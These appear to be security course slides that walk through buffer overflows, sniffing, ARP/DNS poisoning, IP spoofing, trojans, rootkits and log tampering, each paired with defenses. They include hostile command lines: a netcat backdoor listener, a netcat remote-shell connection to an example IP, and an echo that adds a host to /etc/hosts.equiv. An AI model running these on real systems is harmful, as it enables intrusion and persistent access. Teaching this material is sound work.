
```
void main()
{
    int i;
    char temp[200];
    for(i=0; i<200; i++) temp[i]='A';
    sample_function(temp);
    return;
}
```



Argument is larger
than we expected

Stack-Based Overflow Attacks

- Large input will be stored on the stack, overwriting system information



Stack-Based Overflow Attacks

- Attacker overwrites return address to point somewhere else
 - “Local variables” portion of the stack
 - Places attack code in machine language at that portion
 - Since it is difficult to know exact address of the portion, pads attack code with NOPs before and after

Stack-Based Overflow Attacks

- Intrusion Detection Systems (IDSs) could look for sequence of NOPs to spot buffer overflows
 - Attacker uses polymorphism: he transforms the code so that NOP is changed into some other command that does the same thing, e.g. `MOV R1, R1`
 - Attacker XORs important commands with a key
 - Attacker places XOR command and the key just before the encrypted attack code. XOR command is also obscured

Stack-Based Overflow Attacks

- What type of commands does the attacker execute?
 - Commands that help him gain access to the machine
 - Writes a string into inetd.conf file to start shell application listening on a port, then “logs on” through that port
 - Starts Xterm

Stack-Based Overflow Attacks

- How does an attacker discover stack-based overflow?
 - Looks at the source code
 - Runs application on his machine, tries to supply long inputs and looks at system registers
- Read more at
 - <http://insecure.org/stf/smashstack.html>

Defenses Against Stack-Based Overflows

- For system administrators:
 - Apply patches, keep systems up-to-date
 - Disable execution from the stack
 - Monitor writes on the stack
 - Store return address somewhere else
 - Monitor outgoing traffic
- For software designers
 - Apply checks for buffer overflows
 - Use safe functions

Network Attacks

- Sniffing for passwords and usernames
- Spoofing addresses
- Hijacking a session


Sniffing

- Looking at raw packet information on the wire
 - Some media is more prone to sniffing – Ethernet
 - Some network topologies are more prone to sniffing – hub vs. switch

Sniffing On a Hub

- Ethernet is a broadcast media – every machine connected to it can hear all the information

– Passive sniffing




Sniffing On a Hub

- Attacker can get anything that is not encrypted and is sent to LAN
 - Defense: encrypt all sensitive traffic
 - Tcpdump
 - <http://www.tcpdump.org>
 - Snort
 - <http://www.snort.org>
 - Ethereal
 - <http://www.ethereal.com>


Sniffing On a Switch

- Switch is connected by a separate physical line to every machine and it chooses only one line to send the message




Sniffing On a Switch – Take 1

- Attacker sends a lot of ARP messages for fake addresses to R
 - Some switches send on all interfaces when their table overloads




Sniffing On a Switch – Take 2

- Address Resolution Protocol (ARP) maps IP addresses with MAC addresses



Sniffing On a Switch – Take 2

- Attacker uses ARP poisoning to map his MAC address to IP address X



Active Sniffing Tools

- Dsniff
 - <http://www.monkey.org/~dugsong/dsniff>
 - Also parses application packets for a lot of applications
 - Sniffs and spoofs DNS



Spoofing DNS

- Attacker sniffs DNS requests, replies with his own address faster than real server (DNS cache poisoning)
- When real reply arrives client ignores it
- This can be coupled with man-in-the-middle attack on HTTPS and SSH

Sniffing Defenses


- Use end-to-end encryption
- Use switches
 - Statically configure MAC and IP bindings with ports
- Don't accept suspicious certificates

What Is IP Spoofing

- Faking somebody else's IP address in IP source address field
- How to spoof?
 - Linux and BSD OS have functions that enable superuser to create custom packets and fill in any information
 - Windows XP also has this capability but earlier Windows versions don't

IP Address Spoofing in TCP packets

- Attacker cannot see reply packets




Guessing a Sequence Number

- Attacker wants to assume Alice's identity
 - He establishes many connections to Bob with his own identity gets a few sequence numbers
 - He disables Alice (DDoS)
 - He sends SYN to Bob, Bob replies to Alice, attacker uses guessed value of SEQ_B to complete connection – TCP session hijacking
 - If Bob and Alice have trust relationship (*/etc/hosts.equiv* file in Linux) he has just gained access to Bob
 - He can add his machine to */etc/hosts.equiv*
`echo "1.2.3.4" >> /etc/hosts.equiv`


Guessing a Sequence Number

- It used to be $ISN=f(Time)$, still is in some Windows versions




Guessing a Sequence Number

- On Linux $ISN = f(\text{time}) + \text{rand}$



Guessing a Sequence Number

- On BSD ISN=rand



Spoofing Defenses

- Ingress and egress filtering
- Prohibit source routing option
- Don't use trust models with IP addresses
- Randomize sequence numbers

At The End of Gaining Access

- Attacker has successfully logged onto a machine

Phase 4: Maintaining Access

- Attacker establishes a listening application on a port (*backdoor*) so he can log on any time with or without a password
- Attackers frequently close security holes they find

Netcat Tool

- Similar to Linux *cat* command
 - <http://netcat.sourceforge.net/>
 - Client: Initiates connection to any port on remote machine
 - Server: Listens on any port
 - To open a shell on a victim machine



On victim machine: `nc -l -p 1234`


/ This opens a backdoor */*

On attacker machine: `nc 123.32.34.54 1234 -c /bin/sh`

/ This enters through a backdoor, opens a shell */*

Netcat Tool

- Used for
 - Port scanning
 - Backdoor
 - Relaying the attack



Trojans

- Application that claims to do one thing (and looks like it) but it also does something malicious
- Users download Trojans from Internet (thinking they are downloading a free game) or get them as greeting cards in E-mail, or as ActiveX controls when they visit a Web site
- Trojans can scramble your machine
 - They can also open a backdoor on your system
- They will also report successful infection to the attacker

Back Orifice

- Trojan application that can
 - Log keystrokes
 - Steal passwords
 - Create dialog boxes
 - Mess with files, processes or system (registry)
 - Redirect packets
 - Set up backdoors
 - Take over screen and keyboard
 - <http://www.bo2k.com/>



Trojan Defenses

- Antivirus software
- Don't download suspicious software
- Check MD5 sum on trusted software you download
- Disable automatic execution of attachments

At the End of Maintaining Access

- The attacker has opened a backdoor and can now access victim machine at any time

Phase 5: Covering Tracks

- Rootkits
- Alter logs
- Create hard-to-spot files
- Use covert channels

Application Rootkits

- Alter or replace system components (for instance DLLs)
- E.g., on Linux attacker replaces *ls* program
- Rootkits frequently come together with sniffers:
 - Capture a few characters of all sessions on the Ethernet and write into a file to steal passwords
 - Administrator would notice an interface in promiscuous mode
 - Not if attacker modifies an application that shows interfaces - *netstat*

Application Rootkits

- Attacker will modify all key system applications that could reveal his presence
 - List processes e.g. *ps*
 - List files e.g. *ls*
 - Show open ports e.g. *netstat*
 - Show system utilization e.g. *top*
- He will also substitute modification date with the one in the past

Defenses Against App. Rootkits

- Don't let attackers gain root access
- Use integrity checking of files:
 - Carry a floppy with *md5sum*, check hashes of system files against hashes advertised on vendor site or hashes you stored before
- Use Tripwire
 - Free integrity checker that saves md5 sums of all important files in a secure database (read only CD), then verifies them periodically
 - <http://www.tripwire.org/>

Kernel Rootkits

- Replace system calls
 - Intercept calls to open one application with calls to open another, of attacker's choosing
 - Now even checksums don't help as attacker did not modify any system applications
 - You won't even see attacker's files in file listing
 - You won't see some processes or open ports
- Usually installed as kernel modules
- Defenses: disable kernel modules

Altering Logs

- For binary logs:
 - Stop logging services
 - Load files into memory, change them
 - Restart logging service
 - Or use special tool
- For text logs simply change file through scripts
- Change login and event logs, command history file, last login data

Defenses Against Altering Logs

- Use separate log servers
 - Machines will send their log messages to these servers
- Encrypt log files
- Make log files append only
- Save logs on write-once media

Creating Hard-to-Spot Files

- Names could look like system file names, but slightly changed
 - Start with .
 - Start with . and add spaces
 - Make files hidden
- Defenses: intrusion detection systems and caution